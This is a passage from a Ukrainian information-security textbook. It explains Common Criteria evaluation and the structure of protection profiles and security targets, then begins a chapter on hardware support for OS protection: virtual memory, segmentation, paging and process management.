Передбачається, що ролі заявника, розробника об'єкта, оцінювача та органу оцінювання виконують різні організації. Це робиться для запобігання упередженому ставленню до процесу оцінювання. Єдиний виняток — розробник і заявник можуть бути однією й тою самою організацією. У деяких випадках участь розробника взагалі не вимагається — заявник сам надає оцінювачу об'єкт оцінювання і відповідні відомості.

Оцінювання може бути здійсненим із використанням різних методів і прийомів; це залежить від:

- заявлених вимог довіри;
- предмета оцінювання (оцінюється весь об'єкт чи лише програмне забезпечення).

Формування критеріїв оцінювання об'єкта виконується шляхом висування *якісних вимог* до функціональних механізмів гарантування безпеки та визначення *кількісних показників* для проведення оцінювання.

У більшості випадків застосовують якісні критерії, але можливість використовувати кількісні критерії забезпечує більш вичерпні результати процедури оцінювання. Серед прикладів застосування кількісних критеріїв можна назвати їх використання задля оцінювання механізмів парольного захисту, контрольних сум тощо.

Умови коректного використання кількісних показників:

- показник має бути об'єктивно інтерпретованим;
- залежність показника від окремих параметрів безпеки має бути однозначною.

9.3.3. Матеріали, необхідні для проведення кваліфікаційного аналізу

Серед матеріалів, які використовують для проведення кваліфікаційного аналізу, можна виділити:

- ✦ завдання з безпеки, де описано функції захисту ІТ-продукту та вимоги безпеки, що відповідають вимогам профілю захисту, на реалізацію якого претендує продукт;
- ✦ відомості про можливості ІТ-продукту, подані його розробником;
- ✦ ІТ-продукт;
- ✦ додаткові відомості, отримані після проведення різних експертиз.

9.3.4. Три етапи здійснення кваліфікаційного аналізу

Кваліфікаційний аналіз ІТ-продукту (об'єкта оцінювання) здійснюють у кілька етапів.

1. Аналіз профілю захисту на його повноту, несуперечність, можливість реалізації та використання як набору вимог до продукту, що аналізують.
2. Аналіз завдання з безпеки на його відповідність вимогам профілю захисту, а також на повноту, несуперечність, можливість реалізації та використання як опису ІТ-продукту.
3. Аналіз ІТ-продукту на його відповідність завданню з безпеки.

9.4. Структура основних документів «Загальних критеріїв»

9.4.1. Профіль захисту

Нижче наведено інформацію про структуру профілю захисту та зміст його основних розділів [8, 51, 57].

1. Вступ (Introduction).

   У вступі подано інформацію, необхідну для пошуку профілю в бібліотеці профілів (ідентифікатор) і огляд змісту.

   1.1. Ідентифікатор (Identification).

   Це унікальне ім'я, що використовують для пошуку профілю в бібліотеці профілів і для посилань на нього.

   1.2. Огляд змісту (Overview).

   В огляді змісту наведено стислі відомості про профіль захисту, на підставі яких споживач може зробити висновок, чи відповідає цей профіль його потребам.

2. Опис об'єкта оцінювання (Target of Evaluation Description).

   Тут подано стислу характеристику об'єкта оцінювання, його функціональне призначення, принцип роботи, методи використання тощо. Ця інформація не підлягає аналізу і сертифікації.

3. Середовище експлуатації (Security Environment).

   У цьому розділі подано опис усіх аспектів функціонування об'єкта оцінювання, пов'язаних з безпекою.

   3.1. Загрози безпеці (Threats).

   Опис загроз безпеці, яким має протистояти захист. Для кожної загрози вказуються джерело, метод впливу, об'єкт.

   3.2. Політика безпеки (Organizational Security Policies).

   Тут подано визначення і пояснення (за потреби) правил політики безпеки. Важливою особливістю «Загальних критеріїв» є формалізація політик безпеки. Тож у цьому розділі може бути наведено лише назви окремих формалізованих політик і стислі пояснення.

   Наведемо приклади політик безпеки [90].

   - P.AUTHORIZED_USERS (Авторизовані користувачі) — лише ті користувачі, яких було авторизовано для доступу до інформації в системі, можуть мати доступ до системи.
   - P.NEED_TO_KNOW (Необхідність знати) — система повинна обмежувати можливість модифікувати та знищувати інформацію в захищених ресурсах для авторизованих користувачів, що потребують цієї інформації.
   - P.ACCOUNTABILITY (Спостережність) — дії користувачів у системі мають бути контрольованими.

   3.3. Умови експлуатації (Security Usage Assumptions).

   Тут надається вичерпна характеристика середовища експлуатації в контексті безпеки.

4. Задачі захисту (Security Objectives).

   Йдеться про потреби користувачів протидіяти зазначеним загрозам безпеці та (або) реалізовувати політику безпеки. До задач захисту належать такі.

   4.1. Задачі захисту, які вирішує сам IT-продукт (IT Security Objectives).

   4.2. Інші задачі захисту (Non IT Security Objectives).

   Як і політики безпеки, задачі захисту формалізовано та стандартизовано. Посилання на них можна робити за їхніми стандартними іменами. Наведемо кілька прикладів задач захисту IT-продукту [90].

   - O.AUTHORIZATION (Авторизація) — функції захисту об'єкта оцінювання мають гарантувати, що лише авторизовані користувачі отримують доступ до об'єкта оцінювання та його ресурсів.
   - O.DISCRETIONARY_ACCESS (Дискреційний доступ) — функції захисту об'єкта оцінювання мають контролювати доступ до ресурсів на підставі ідентифікації користувачів і надавати можливість авторизованим користувачам визначати, які користувачі можуть здійснювати доступ і до яких ресурсів.

- O.AUDITING (Аудит) — функції захисту об'єкта оцінювання мають реєструвати дії користувачів, що впливають на безпеку, та надавати цю інформацію авторизованим адміністраторам.

Далі наведено приклади задач захисту, що здійснюють не IT-продукти.

- O.INSTALL (Інсталяція) — відповідальні за об'єкт оцінювання особи мають гарантувати, що він постачається, інсталюється, обслуговується і використовується у спосіб, що забезпечує підтримку успішного виконання задач захисту IT-продуктом.
- O.PHYSICAL (Фізичний захист) — відповідальні за об'єкт оцінювання особи мають гарантувати, що його критичні до виконання політики безпеки компоненти захищені від фізичної атаки, яка могла б скомпрометувати виконання задач захисту IT-продуктом.

5. Вимоги безпеки (IT Security Requirements).

Йдеться про вимоги безпеки, які має задовольняти IT-продукт для вирішення задач захисту. До цих вимог належать такі.

5.1. Функціональні вимоги (Functional Requirements).

Лише типові вимоги, передбачені у відповідних розділах «Загальних критеріїв», які можуть зобов'язувати чи забороняти використовувати конкретні методи та засоби.

5.2. Вимоги адекватності (Assurance Requirements).

Це також лише типові вимоги.

5.3. Вимоги до середовища експлуатації (Security Requirements for the IT Environment).

Це необов'язковий розділ. Функціональні вимоги та (або) вимоги адекватності до середовища експлуатації. Задоволення типових вимог є бажаним, але необов'язковим.

6. Додаткові відомості.

Цей розділ не є обов'язковим. У ньому можуть бути викладені, наприклад, вказівки щодо застосування профілю захисту.

7. Обґрунтування (Rationale)

Тут наведено доводи того, що профіль захисту містить повну і зв'язну множину вимог, а IT-продукт, який їх задовольняє, здатний ефективно протистояти загрозам безпеці середовища експлуатації. Зокрема, наведено таке.

7.1. Обґрунтування задач захисту (Security Objectives Rationale)

Демонструється, що запропоновані у профілі задачі захисту відповідають властивостям середовища експлуатації. За допомогою таблиць і додаткових коментарів показується, що кожній загрозі і кожному припущенню щодо безпеки відповідає щонайменше одна із зазначених у п. 4 задач захисту.

7.2. Обґрунтування вимог безпеки (Security Requirements Rationale).

Доводиться, що вимоги безпеки дозволяють вирішити задачі захисту, оскільки:

- множина цілей, які досягаються за допомогою окремих функціональних вимог, відповідає поставленим задачам захисту;
- вимоги безпеки є погодженими (не суперечать одна одній);
- усі взаємозв'язки між вимогами враховано;
- обраний набір вимог і рівень адекватності можуть бути обґрунтовані.

Усі обґрунтування слід подавати з використанням таблиць і доповнювати докладними поясненнями.

9.4.2. Завдання з безпеки

Нижче наведено інформацію про структуру завдання з безпеки та зміст основних розділів [8, 51, 57].

1. Вступ.

   У цьому розділі йдеться про призначення завдання з безпеки, а також подано інформацію, необхідну для ідентифікації завдання. Розділ містить таке.

   1.1. Ідентифікатор.

   Унікальне ім'я, яке використовують для пошуку й ідентифікації завдання з безпеки і відповідного йому ІТ-продукту.

   1.2. Огляд змісту.

   Докладна анотація завдання з безпеки, ознайомившись із якою споживач зможе дізнатися, чи здатний ІТ-продукт вирішити його задачі.

   1.3. Заявка на відповідність «Загальним критеріям».

   Опис усіх властивостей ІТ-продукту, що підлягають кваліфікаційному аналізу на основі «Загальних критеріїв».

2. Опис ІТ-продукту.

   Стислий опис продукту (як у розділі 2 профілю захисту).

3. Середовище експлуатації.

   Уміст підрозділів цього розділу відповідає вмісту аналогічних підрозділів зі структури профілю захисту.

   3.1. Загрози безпеці.

   3.2. Політика безпеки.

   3.3. Умови експлуатації.

4. Задачі захисту.

   Цей розділ також збігається з однойменним розділом профілю захисту.

   4.1. Задачі захисту, що вирішує ІТ-продукт.

   4.2. Інші задачі захисту.

5. Вимоги безпеки.

   Тут наведено вимоги безпеки, якими керувався розробник ІТ-продукту, що дає йому змогу заявляти про успішне вирішення задач захисту. Розділ містить такі вимоги.

   5.1. Функціональні вимоги.

   На відміну від відповідного розділу профілю захисту, тут окрім типових вимог «Загальних критеріїв» можуть бути визначені інші, специфічні для конкретного продукту і середовища його експлуатації, вимоги.

   5.2. Вимоги адекватності.

   Цей розділ може містити рівні адекватності, не передбачені в «Загальних критеріях».

   5.3. Вимоги до середовища експлуатації.

   Цей розділ є необов'язковим.

6. Загальні специфікації ІТ-продукту.

   Відображення реалізації ІТ-продуктом вимог безпеки за допомогою визначення високорівневих специфікацій функцій захисту. Серед цих специфікацій виокремлюють такі.

   6.1. Специфікації функцій захисту.

   Опис функціональних можливостей засобів захисту ІТ-продукту, заявлених розробником як такі, що реалізують вимоги безпеки. Форма подання специфікацій сприяє визначенню відповідності між функціями захисту і вимогами безпеки.

   6.2. Специфікації рівня адекватності.

   Визначається заявлений рівень адекватності захисту ІТ-продукту та його відповідність вимогам адекватності через подання параметрів технології проектування і створення ІТ-продукту.

7. Заявка на відповідність профілю захисту.

   Цей розділ також є необов'язковим. Завдання з безпеки претендує на задоволення вимог одного чи кількох профілів захисту, для кожного з яких розділ буде містити таку інформацію.

   7.1. Посилання на профіль захисту.

   Однозначно ідентифікує профіль захисту, на реалізацію якого претендує завдання з безпеки. Реалізація профілю захисту передбачає коректну реалізацію всіх його вимог без винятку.

   7.2. Відповідність профілю захисту.

   Можливості ІТ-продукту, що реалізують задачі захисту і вимоги, які містяться в профілі захисту.

   7.3. Удосконалення профілю захисту.

   Можливості ІТ-продукту, які не охоплено профілем захисту.

8. Обґрунтування.

Тут доводиться, що завдання з безпеки містить повну і зв'язну множину вимог, що IT-продукт, який їх реалізує, здатний ефективно протистояти загрозам безпеці середовища експлуатації і що загальні специфікації функцій захисту відповідають вимогам безпеки. Розділ містить таке.

8.1. Обґрунтування задач захисту.

Наведено дані, що підтверджують відповідність запропонованих у завданні з безпеки задач захисту властивостям середовища експлуатації.

8.2. Обґрунтування вимог безпеки.

Констатація того, що вимоги безпеки дозволяють вирішити задачі захисту, оскільки:

- функціональні вимоги безпеки відповідають задачам захисту;
- вимоги адекватності відповідають функціональним вимогам і підсилюють їх;
- сукупність функціональних вимог забезпечує вирішення задач захисту;
- усі взаємозв'язки між вимогами «Загальних критеріїв» враховано чи то за допомогою зазначення їх у вимогах, чи то за допомогою встановлення вимог до середовища експлуатації;
- усі вимоги безпеки успішно реалізовано;
- заявлений рівень адекватності може бути підтверджений.

8.3. Обґрунтування функцій захисту.

Наведено дані, які підтверджують відповідність функцій захисту функціональним вимогам безпеки і задачам захисту, а саме, що:

- зазначені функції захисту відповідають заявленим задачам захисту;
- сукупність зазначених функцій захисту забезпечує ефективне вирішення сукупності задач захисту;
- заявлені можливості функцій захисту відповідають дійсності.

8.4. Обґрунтування рівня адекватності.

Тут підтверджується, що заявлений рівень безпеки відповідає вимогам адекватності.

8.5. Обґрунтування відповідності профілю захисту.

Підтвердження того, що вимоги завдання з безпеки підтримують усі вимоги профілю захисту, оскільки:

- усі вдосконалення задач захисту здійснено коректно (відповідно до профілю захисту), що сприяє їх розвитку і конкретизації;
- усі вдосконалення вимог безпеки здійснено коректно (відповідно до профілю захисту), що сприяє їх розвитку і конкретизації;
- усі задачі захисту профілю захисту успішно вирішено і всі вимоги профілю захисту задоволено;
- жодна з додатково введених до проекту захисту спеціальних задач і вимог безпеки не суперечить профілю захисту.

Висновки

1. «Загальні критерії» – це результат співпраці семи європейських і північноамериканських державних організацій, які брали участь у створенні стандарту від самого його початку і до завершення. Організації-розробники цього стандарту є авторитетними експертами з оцінювання. Вони продемонстрували наміри замінити власні національні критерії оцінювання спільно розробленими «Загальними критеріями». Версія 2.3 «Загальних критеріїв» тотожна діючому стандарту ISO/IEC 15408:2005.[1]
2. Основна мета створення цього стандарту – уніфікація критеріїв оцінювання з метою надання однозначності результатам оцінювання безпеки продуктів інформаційних технологій.
3. Стандарт ISO/IEC 15408 регламентує всі стадії розроблення ІТ-продуктів, їх кваліфікаційного аналізу й експлуатації і пропонує доволі складну концепцію процесу розроблення ІТ-продуктів і його кваліфікаційного аналізу.
4. Перевагою «Загальних критеріїв» є їхня гнучкість у підходах до формування вимог і проведення оцінювання безпеки інформаційних систем. Про позитивні якості «Загальних критеріїв» свідчить той факт, що під час проведення порівняльного аналізу основних стандартів безпеки інформаційних технологій, який проводився за показниками їхньої універсальності, гнучкості, гарантованості, реалізованості й актуальності, вони отримали найвищий бал [57].

Контрольні запитання та завдання

1. Які є категорії вимог (згідно з ISO/IEC 15408) до безпеки об'єкта оцінювання?
2. Проаналізуйте, у чому полягають переваги ієрархії вимог виду клас–сімейство–компонент–елемент.
3. Назвіть умови, за яких можливе використання кількісних показників в оцінюванні.
4. Що таке профіль захисту? Яку він має структуру?
5. Чим структура завдання з безпеки відрізняється від структури профілю захисту?

[1] У 2008 році було прийнято нову версію стандарту ISO/IEC 15408:2008 на основі версії 3 «Загальних критеріїв».

Частина IV

Захист інформації на рівні операційної системи

Розділ 10

Апаратне забезпечення засобів захисту

- Керування пам'яттю: віртуальна пам'ять і трансляція адрес
- Захист сегментів і сторінок пам'яті
- Керування процесами (задачами)
- Реалізація функцій захисту в процесорах Intel x86

10.1. Завдання апаратного захисту

До *апаратного забезпечення засобів захисту* (АЗЗЗ) належать засоби підтримки функцій захисту операційних систем, які вбудовано у процесор та (або) в мікросхеми системної плати. Ці засоби визначаються архітектурою процесора і обчислювальної системи. Їх може бути реалізовано частково апаратно та частково програмно. Деякі з таких програм жорстко «зашиті» у систему та не можуть бути модифікованими (наприклад, мікропрограми процесора), а деякі розташовані у постійній пам'яті, що піддається перепрограмуванню (наприклад, функції BIOS).

Необхідно враховувати, що операційна система може використовувати або ігнорувати деякі функції АЗЗЗ, а також замінювати їх своїми програмними модулями (наприклад, встановлювати власні оброблювачі переривань замість оброблювачів переривань BIOS).

За усталеною термінологією [91], до АЗЗЗ долучають засоби не за ознакою їх апаратної реалізації, а за колом завдань, що вони вирішують:

- підтримка керування пам'яттю;
- підтримка керування процесами (задачами);
- підтримка взаємодії між процесами.

З цього переліку видно, що АЗЗЗ не забезпечує виконання завдань повністю, а лише надає необхідну підтримку. Як правило, АЗЗЗ виконує функції доступу до об'єктів, перевірки, переключення, реалізація ж складних алгоритмів, що здійснює планування таких функцій, виноситься за межі апаратних засобів.

Слід зауважити, що в цьому контексті у складі АЗЗЗ не розглядають апаратні модулі, що виконують певні функції із захисту інформації, які не підтримує ОС, наприклад апаратні модулі шифрування.

10.2. Підтримка керування пам'яттю

Основними завданнями розподілу пам'яті є такі [92]:

- відстеження вільної та зайнятої пам'яті, виділення пам'яті процесам під час їх запуску і в процесі роботи, звільнення і дефрагментація пам'яті;
- трансляція адрес, що використовують програми;
- організація віртуальної пам'яті;
- розмежування доступу процесів до окремих областей пам'яті як з метою ізоляції адресних просторів процесів від інших процесів, так і з метою організації контрольованого спільного доступу процесів до виділених областей пам'яті.

10.2.1. Віртуальні адреси

У програмах використовують різні типи адрес команд і операндів, які під час виконання програмного коду процесором перетворюються на фізичні адреси, тобто на номери комірок фізичної пам'яті комп'ютера. Програміст, створюючи програму, використовує символьні імена (ідентифікатори, мітки). Компілятор під час трансляції програми заміняє їх *віртуальними адресами*. Якщо програмний код не компілюється, а виконується інтерпретатором, то він перетворює символьні імена на віртуальні адреси під час виконання програми.

Віртуальні адреси дають змогу однозначно адресувати команду або дані у виділеному програмі (процесу) адресному просторі. Основна вимога до віртуальних адрес — це наявність можливості їх трансляції задля забезпечення коректної адресації незалежно від розташування програми (або навіть конкретного екземпляра програми) в оперативній пам'яті комп'ютера.

Найтиповішим варіантом є використання відносних адрес, тобто *зміщення* від деякої *базової адреси*. Якщо кожному процесу виділяється єдина безперервна послідовність віртуальних адрес, зміщення дає змогу однозначно вказати на розташування даних або команди в адресному просторі цього процесу. Таку модель пам'яті називають *пласкою* (Flat).

Альтернативною моделлю є *сегментна* модель пам'яті. Адресний простір процесу поділяється на окремі частини, які називають *сегментами* (іноді секціями чи областями). У такому випадку віртуальна адреса задається парою чисел (n, m), де n позначає сегмент, а m — зміщення в ньому.

10.2.2. Віртуальна пам'ять

Слід розрізняти поняття «віртуальна адреса» і «віртуальна пам'ять». Під віртуальною пам'яттю розуміють комплекс апаратних і програмних засобів, які дають змогу процесам використовувати адресний простір, що перевищує обсяг фізичної пам'яті в комп'ютері.

Оскільки в типових сучасних комп'ютерних системах адресний простір перевищує обсяг фізичної пам'яті, використання віртуальної пам'яті є не лише ефективним, а й необхідним. Щоб забезпечити зберігання тих частин віртуального адресного простору, які не вмістились у фізичну пам'ять, ОС записує їх

у запам'ятовуючий пристрій більшого об'єму, тобто на жорсткий диск. Для тимчасового зберігання частин віртуального адресного простору процесів на диску створюється спеціальний розділ (як в UNIX-системах) або спеціальний файл. Залежно від того, якими саме частинами ОС переміщує дані між диском і оперативною пам'яттю, розрізняють *сегментний*, *сторінковий* і *сегментно-сторінковий* розподіл пам'яті.

Сегмент — це безперервна область віртуального адресного простору довільного розміру, виділена з урахуванням типу даних, які в ній знаходяться. Сторінка — це безперервна область віртуального адресного простору фіксованого розміру (переважно невеликого), виділена без урахування типу розташованих у ній даних.

У разі сегментного розподілу пам'яті віртуальний адресний простір процесу складається з окремих сегментів, розмір кожного з яких обмежується розрядністю адресації. Наприклад, за 16-розрядної адресації максимальний розмір сегмента становить 64 Кбайт, а за 32-розрядної — 4 Гбайт (якщо адресуються байти; в деяких архітектурах адресуються «машинні слова», розмір яких перевищує 1 байт). Адреса в сегменті відраховується від його початку, тобто є зміщенням, а повна віртуальна адреса задається парою чисел — номером сегмента і зміщенням у сегменті. Інформацію про сегменти оформлено як таблицю (рис. 10.1), кожний рядок якої містить відомості про окремий сегмент. Це може бути:

- базова фізична адреса процесу в оперативній пам'яті;
- розмір сегмента;
- правила доступу до сегмента;
- тип сегмента;
- ознака наявності сегмента в оперативній пам'яті;
- ознака модифікації сегмента.

Таку структуру даних називають дескриптором сегмента, а таблицю, відповідно, — таблицею дескрипторів. Як правило, для кожного процесу створюється окрема таблиця дескрипторів. Сегментний розподіл пам'яті передбачає можливість повного перенесення деяких сегментів з оперативної пам'яті на жорсткий диск, тоді в дескрипторі встановлюється відповідний прапорець. Після звернення до такого сегмента виникає переривання і керування передається на обробляювач цього переривання, який має завантажити сегмент у пам'ять (для цього доведеться визначити місце завантаження сегмента і звільнити його витисканням іншого сегмента (або сегментів) на диск). Переривання виникає також, якщо здійснюється звернення до сегмента, що не відповідає встановленим правилам. Ці засоби є надійною основою для створення систем розмежування доступу до областей адресного простору різних процесів [91].

Альтернативним способом розподілу пам'яті є сторінковий (рис. 10.2). Хоча за використання сторінок, так само як і сегментів, застосовують дескриптори, вони мають простішу структуру. Відомості про сторінку містять:

- номер фізичної сторінки в оперативній пам'яті, в яку завантажено цю віртуальну сторінку;
- ознаку наявності в оперативній пам'яті;

- ознаку того, що сторінку було модифіковано (якщо сторінку не було змінено, її можна просто «затерти» за потреби звільнити пам'ять);
- ознаку звернення до сторінки (використовується для вибору сторінок-кандидатів для витискання на диск).




Рис. 10.1. Сегментний розподіл пам'яті

Рис. 10.2. Сторінковий розподіл пам'яті

Оскільки сторінки мають порівняно невеликий розмір (типовим є, наприклад, використання 4-кілобайтових сторінок), кожний процес може мати велику їх кількість. Для того щоб уникнути постійного зберігання в пам'яті величезної таблиці сторінок, віртуальний адресний простір поділяють на розділи однакового розміру і для кожного з них формують свою окрему таблицю сторінок. Розмір розділу обирають таким чином, щоб таблиця сторінок кожного розділу займала рівно одну сторінку. Таблиці сторінок витискаються на диск разом із відповідними розділами. За допомогою дескрипторів таблиць сторінок, які є абсолютно аналогічними дескрипторам звичайних сторінок, формують окрему таблицю, яку ще називають *таблицею розділів* або *каталогом сторінок*.

Як бачимо, сегментний і сторінковий розподіли пам'яті мають свої переваги та недоліки. Перевага сегментів — у їх типізації. Це дає змогу здійснювати диференційоване керування доступом відповідно до типу даних, що містяться в сегменті. Так, логічно обґрунтованою є заборона записування даних у сегмент, де містяться коди програми. Це не може суттєво вплинути на функціонування звичайного ПЗ, але дає змогу запобігти деяким діям шкідливих програм, насамперед вірусам і «троянським коням», позаяк однією з типових поведінок останніх є модифікація програмного коду, що виконується. Також логічною є заборона виконання процесором фрагментів програмного коду, що містяться в певному сегменті даних (тут ідеться про безпосереднє завантаження коду на конвеєр процесора, а не про його інтерпретацію віртуальними машинами). Перевага сторінок полягає у тому, що вони мають однаковий і невеликий розмір. Легше і швидше завантажити та вивантажити певну кількість однакових сторінок, ніж один великий сегмент. Тому сторінковий розподіл частіше застосовують для реалізації механізму обміну інформацією між фізичною пам'яттю і диском, тоді як сегментний розподіл є основою для реалізації захисту областей пам'яті. Обидва механізми можуть працювати разом, доповнюючи один одного, що й реалізують сучасні мікропроцесори та операційні системи. Такий механізм називають сегментно-сторінковим розподілом пам'яті.

10.2.3. Трансляція адрес

Трансляцію віртуальних адрес у фізичні може бути виконано в кілька етапів; це залежить від того, яку модель використання пам'яті підтримують апаратні засоби і ОС [92]. Є принципово різні способи трансляції адрес.

Один із них передбачає одноразову трансляцію адрес у момент початкового завантаження програми в пам'ять, після чого у програмі використовуються не віртуальні, а фізичні адреси. Перевага цього способу полягає у тому, що програми виконуються набагато швидше; недоліком є унеможливлення перенесення програмного коду і даних з одного місця фізичної пам'яті в інше.

Інший спосіб — динамічна трансляція адрес. У програмному коді залишаються віртуальні адреси, які транслюються у фізичні під час кожного звернення до оперативної пам'яті. Завдяки динамічній трансляції під час виконання програми програмний код можна перемістити з одного місця фізичної пам'яті в інше.

На рис. 10.3 показано схему трансляції віртуальної адреси у фізичну для сегментного розподілу пам'яті.




Рис. 10.3. Трансляція віртуальної адреси у разі сегментної організації пам'яті (фізична адреса обчислюється додаванням зміщення до базової адреси сегмента)

На рис. 10.4 показано трансляцію віртуальної адреси у фізичну для сторінкового розподілу пам'яті . Слід звернути увагу на легкість формування фізичної адреси: старші розряди адреси — це номер фізичної сторінки, а молодші розряди — зміщення, яке автоматично переноситься з віртуальної адреси, позаяк розміри і межі віртуальних і фізичних сторінок збігаються.




Рис. 10.4. Трансляція віртуальної адреси у разі дворівневої сторінкової організації пам'яті (зміщення у фізичній сторінці збігається із зміщенням у віртуальній сторінці)

Розглянемо схему трансляції адрес для сегментно-сторінкового розподілу, яку широко застосовують на практиці, зокрема у процесорах Intel x86 (рис. 10.5). Як видно з наведеної на рисунку схеми, трансляція відбувається у два етапи. Спочатку за схемою сегментного розподілу, обчислюється лінійна віртуальна адреса, яка потім транслюється у фізичну адресу за схемою сторінкового розподілу.




Рис. 10.5. Трансляція віртуальної адреси у разі сегментно-сторінкового розподілу пам'яті

10.3. Підтримка керування процесами

Сучасні ОС виконують такі завдання з керування процесами (задачами) [92, 93]:

- створення і знищення процесів;
- забезпечення процесів необхідними ресурсами;
- планування і диспетчеризація процесів (розподіл процесорного часу між процесами);
- підтримка взаємодії між процесами.

Деякі із зазначених завдань виконують виключно програмні засоби, а деякі реалізовано частково програмно, а частково апаратно. Наприклад, створення, знищення і планування процесів реалізовано програмно, а диспетчеризацію процесів — за інтенсивного застосування апаратних засобів. До завдань планування належать такі:

- визначення часу, коли буде змінено процес, що виконується;
- вибирання з черги готових процесів наступного процесу для виконання.

Переключення процесів, тобто звільнення процесора від виконання попереднього процесу і здійснення всіх необхідних дій для початку виконання наступного процесу, є завданням диспетчеризації.

Виконання всіх цих завдань суттєво впливає на певні аспекти безпеки:

- надійність і стабільність роботи ОС;
- гарантованість забезпечення процесів необхідними ресурсами;
- здатність ОС протистояти некоректним діям з боку окремих процесів, наприклад, спроб:
  - несанкціонованого доступу до системних ресурсів;
  - захоплення великих об'ємів ресурсів або їх монополізації;
  - несанкціонованого запуску нових процесів;
  - несанкціонованого доступу до ресурсів інших процесів (програмного коду, пам'яті).

Щоб реалізувати керування процесами, використовують дві структури — дескриптор процесу і контекст процесу.

Дескриптор процесу — це структура даних, яка містить необхідну для планування процесів інформацію. Операційна система заносить у дескриптор (різні операційні системи підтримують різні формати цієї структури), зокрема, такі дані:

- ідентифікатор процесу;
- відомості про розташування виконуваного модуля в оперативній пам'яті;
- інформацію щодо привілейованості процесу;
- дані про пріоритет процесу;
- інформацію щодо прав доступу до процесу.

Приклади дескрипторів процесів: у системі UNIX — структура proc, у системі Windows — object-process (об'єкт-процес), у системі OS/2 — PCB (Process Control Block — блок керування процесом), OS/360 — TCB (Task Control Block — блок керування задачею).

